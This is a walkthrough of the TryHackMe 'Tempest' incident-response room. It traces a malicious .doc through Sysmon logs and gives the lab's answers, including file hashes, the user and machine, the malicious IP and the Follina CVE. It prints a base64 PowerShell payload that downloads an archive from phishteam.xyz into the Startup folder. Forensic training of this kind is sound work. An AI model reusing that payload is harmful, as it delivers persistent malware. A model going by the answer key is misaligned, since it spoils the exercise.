
### **Tempest — TryHackMe(Initial Access)**

**3.1 What is the SHA256 hash of the capture.pcapng file?**


Get-FileHash -Algorithm SHA256 .\capture.pcapng



**Answer:** CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6

**3.2 What is the SHA256 hash of the sysmon.evtx file?**


Get-FileHash -Algorithm SHA256 .\sysmon.evtx



**Answer:** 665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F

**3.3 What is the SHA256 hash of the windows.evtx file?**

Get-FileHash -Algorithm SHA256 .\windows.evtx



**Answer:** D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60

Task-4

#### **Scenario: Tempest Incident**

In this incident, you will act as an Incident Responder from an alert triaged by one of your Security Operations Center analysts. The analyst has confirmed that the alert has a CRITICAL severity that needs further investigation.


As reported by the SOC analyst, the intrusion started from a malicious document. In addition, the analyst compiled the essential information generated by the alert as listed below:

The malicious document has a .doc extension.  
The user downloaded the malicious document via chrome.exe.  
The malicious document then executed a chain of commands to attain code execution.


First we need to convert the sysmon log file into csv and xml formats in order for us to use the give tools. First we convert it into CSV file using the EvtxECmd tool.

.\EvtxECmd.exe -f 'C:\Users\user\Desktop\Incident Files\sysmon.evtx' --csv 'C:\Users\user\Desktop\Incident Files' --csvf sysmon.csv


EvtxECmd version 1.0.0.0



Now we can convert the sysmon logs into xml by using the event viewer. Open sysmon.evtx in the event viewer and then click on save “save all events as”.




Now select xml format and click save.




As we can see above, we have the csv and xml files ready.

Now open the csv file in Timeline Explorer.




Open the xml file in sysmon view.



**4.1 The user of this machine was compromised by a malicious document. What is the file name of the document?**

Given the information earlier that the file is of .doc extension and was downloaded from chrome, we can search the timeline viewer for any .doc files that are related to the chrome process.




As we can see above that free\_magicules.doc was the doc file that was downloaded from chrome. Here I searched for .doc. We can also see that it contains binary data.

**Answer:** free\_magicules.doc

**4.2 What is the name of the compromised user and machine?**


**Format: username-machine name**

On the same search we can scroll to the left to find the username field which has the details of the user that downloaded this file.



**Answer:** benimaru-TEMPEST


**4.3 What is the PID of the Microsoft Word process that opened the malicious document?**

****


**Answer:** 496

**4.4 Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question?**

We can use the Sysmon view tool to find this. In sysmon view search for WINWORD.exe as this was the process that opened the above file. Click on the Image path and click on both the sessions.




As we can see above, four DNS queries were made by the program. Once of these queries is to a malicious site.




**Answer:** 167.71.199.191

**4.5 What is the base64 encoded string in the malicious payload executed by the document?**


In the Sysmon view at the bottom of the above search we find that WINWORD created a process.



Now let us check in the Timeline Viewer to check for the processes created by winword that belong to the user TEMPEST\benimaru.



As we can see above, we got one event. Let us examine this event for any encoded commands.




under the executable info field, we can see the encoded command.

**Answer:** JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnKTtjZCAiJGFwcFxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkYXRlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg

**4.5. What is the CVE number of the exploit used by the attacker to achieve a remote code execution?**

**Format: XXXX-XXXXX**

In the above screenshot we saw that the attacker tried to use msdt.exe to execute commands. So I checked online for any vulnerabilities related to this tool.



**Answer:** 2022–30190